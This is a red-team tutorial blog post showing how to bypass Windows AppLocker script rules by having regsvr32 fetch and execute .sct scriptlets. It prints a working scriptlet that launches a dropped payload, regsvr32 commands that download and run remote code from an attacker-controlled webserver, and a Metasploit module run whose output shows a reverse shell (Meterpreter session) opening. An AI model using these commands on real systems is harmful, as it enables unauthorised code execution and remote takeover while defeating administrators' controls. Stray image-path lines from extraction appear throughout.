


AppLocker Bypass – Regsvr32

pentestlab.blog/category/red-team/page/116

May 11, 2017

AppLocker was designed to allow administrators to block the execution of Windows installer files, executables and scripts by users. However various techniques have been discovered that can bypass these restrictions. For example in windows environments that are configured to prevent the execution of scripts via AppLocker the regsvr32 command line utility can be used as a bypass method.



AppLocker – Script Rules

The regsvr32 is a windows command line utility that is used to register and unregister .dll files and ActiveX controls into the registry. [Casey Smith](#) discovered that it is possible to bypass AppLocker script rules by calling the **regsvr32** utility to execute a command or arbitrary code through .sct files. This utility has many benefits since it is a trusted Microsoft binary, proxy aware, it supports TLS encryption, it follows redirects and it doesn't leave any trace on the disk.

The scriptlet below is a modified version of the [code](#) that [Casey Smith](#) wrote but instead of calling calc.exe or cmd.exe it will execute a custom binary that is already dropped on the target system if command prompt is allowed:

```

<?XML version="1.0"?>
<scriptlet>
<registration
progid="Pentest"
classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
<script language="JScript">


<![CDATA[
var r = new ActiveXObject("WScript.Shell").Run("cmd /k cd c:\ & pentestlab.exe");
]]>

</script>
</registration>
</scriptlet>

```

The regsvr32 utility can be used to request and execute the script from the webserver that is hosted:

```
regsvr32 /u /n /s /i:http://ip:port/payload.sct scrobj.dll
```



```

C:\>regsvr32 /u /n /s /i:http://192.168.100.3/tmp/pentest.sct scrobj.dll
C:\>

```

Regsvr32 – Request and Execution of the Scriptlet


These options are instructing the regsvr32 to run:

- Silently without displaying any messages // **/s**
- To not call the DLL Register Server // **/n**
- To use another IP address since it will not call the DLL Register Server // **/i**
- To use the unregister method // **/u**

It is also possible to use regsvr32 to run a locally stored payload as well.


```
regsvr32 /u /n /s /i:payload.sct scrobj.dll
```

The command will execute the scriptlet directly from the web server that is hosting the file. The JavaScript code that is embedded in the .sct file instructs the pentestlab3.exe binary to be executed from the command prompt.




AppLocker Bypass via Regsvr32

Since the pentestlab3 is a Metasploit payload a Meterpreter session will be opened:



Regsvr32 – Meterpreter

Of course execution of scripts directly is still blocked however via the regsvr32 utility as per the example above this is possible.



AppLocker – Restriction of Script Execution

Metasploit

Metasploit Framework has a specific payload which can be used to bypass AppLocker via the Regsvr32 utility automatically.

`exploit/windows/misc/regsvr32_applocker_bypass_server`

The module will start a webserver which will host a malicious .sct file. It will also provide the command that needs to be executed on the target system.

```
msf exploit(regsvr32_applocker_bypass_server) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Using URL: http://0.0.0.0:8080/Csm6U4YVv0ciV
[*] Local IP: http://127.0.0.1:8080/Csm6U4YVv0ciV
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.100.3:8080/Csm6U4YVv0ciV.sct scrobj.dll
msf exploit(regsvr32_applocker_bypass_server) > █
```

Metasploit – Regsvr32 Module

From the moment that the command will be executed the regsvr32 will request the .sct file from the web server and will execute a PowerShell payload.



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>regsvr32 /s /n /u /i:http://192.168.100.3:8080/Csm6U4YVv0ciV.sct scrobj.dll

C:\Users\Administrator>
```

Metasploit – Execution of the Payload

As a result a Meterpreter session will be opened bypassing the AppLocker restrictions.

```
msf exploit(regsvr32_applocker_bypass_server) > [*] 192.168.100.1 regsvr32_applocker_bypass_server - Handling request for the .sct file from 192.168.100.1
[*] 192.168.100.1 regsvr32_applocker_bypass_server - Delivering payload to 192.168.100.1
[*] Sending stage (957487 bytes) to 192.168.100.1
[*] Meterpreter session 2 opened (192.168.100.3:4444 -> 192.168.100.1:49280) at 2017-05-08 19:23:58 -0400
```

Metasploit – AppLocker Bypass via Regsvr32

Resources

https://www.rapid7.com/db/modules/exploit/windows/misc/regsvr32_applocker_bypass_server

<http://subt0x10.blogspot.co.uk/2017/04/bypass-application-whitelisting-script.html>